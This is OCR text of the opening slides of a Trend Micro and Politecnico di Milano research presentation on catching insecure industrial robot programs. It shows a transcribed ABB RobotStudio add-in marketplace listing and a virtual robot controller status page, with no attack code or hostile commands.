TREND MICRO | research

POLITECNICO MILANO 1863

Guarding the Factory Floor
Catching Insecure Industrial Robot Programs

Federico Maggi Senior Researcher

Research co-authors:


Marcello Pogliani, Marco Balduzzi, Davide Quarta, Stefano Zanero

obotstudio.com/#/landing

ABB

Add-In

See all




Equipment Buil…

by **Anders Spaak**

08-06-2020 931 KB

★ 0 ↓25



Robot Control …

by **fangfang zhao**

15-05-2020 4 MB


★ 0 ↓10

SafeMove XML …

by **Ekhi Laniesse**

04-03-2020 13 KB

★ 0 ↓18




IDFP 6.08.1911…

by **Marc Heye**

17-02-2020 19 MB

★ 0 ↓27



IDFP 6.08.1912…

by **Marc Heye**

17-02-2020 19 MB


★ 0 ↓30

WinMOD RS20…

by **Adrian Schlauch**

22-11-2019 6 MB

★ 0 ↓16



RCSconfig 2019

by **Pavel Riabichev**

07-11-2019 990 KB

★ 0 ↓24

Model

See all

ABB GWT Spot…

by **Ari Suomela**

07-02-2020 632 MB


★ 0 ↓47

Training curves

by **Wojciech Łabuński**

28-10-2019 21 KB

★ 0 ↓22




Wooden table

by **Wojciech Łabuński**

26-10-2019 147 KB

★ 0 ↓61




Little table

by **Wojciech Łabuński**

24-10-2019 152 KB

★ 0 ↓37




Training part

by **Wojciech Łabuński**

24-10-2019 22 KB

★ 0 ↓18




Severt S10 15t

by **Berthold Eikemann**

27-07-2019 2 MB

★ 0 ↓14



FlexFeeder Dou…

by **Keijo Hannula**

09-08-2017 937 KB

★ 0 ↓83

Pack & Go

See all






ABB
Add-In
See all
Robot Control Mate
WinMOD
Model
See all
Training curves
Wooden table
Little table
Training part
Pack & Go
See all


Auto
Motors On
IT-LPTP-7250
Running (Speed 100%)

IRB 4600-60/2.05 Type A **ROBOTWARE_5.15.0261.00**

IP Address LAN: VC

Serial No: VIRTUAL_USE

Controller: BROWSE the File System

Operation Mode: AUTO

Run Mode: CONT

Program Memory Free: 22339

File System:

Free Space (kbytes)	Total Space (kbytes)	Percent Used
1414180	2097151	67

Current Data (Task1)

Current Tool	Current Work Object	Current Load
tool0	wobj0	0.00

Current Position (with above Tool and WObj):


X	Y	Z	q1	q2	q3	q4
1270.0	0.0	1570.0	0.70711	0.00000	0.70711	0.00000

Current Joint Position:


J1	J2	J3	J4	J5	J6
-0.00	0.00	0.00	-0.00	0.00	-0.00

Most Recent Events:

Time	Event Type	Number
19:12:52	STATE CHANGE	10011
19:12:51	STATE CHANGE	10017
19:12:51	STATE CHANGE	10016
19:12:39	STATE CHANGE	10129
	--	0




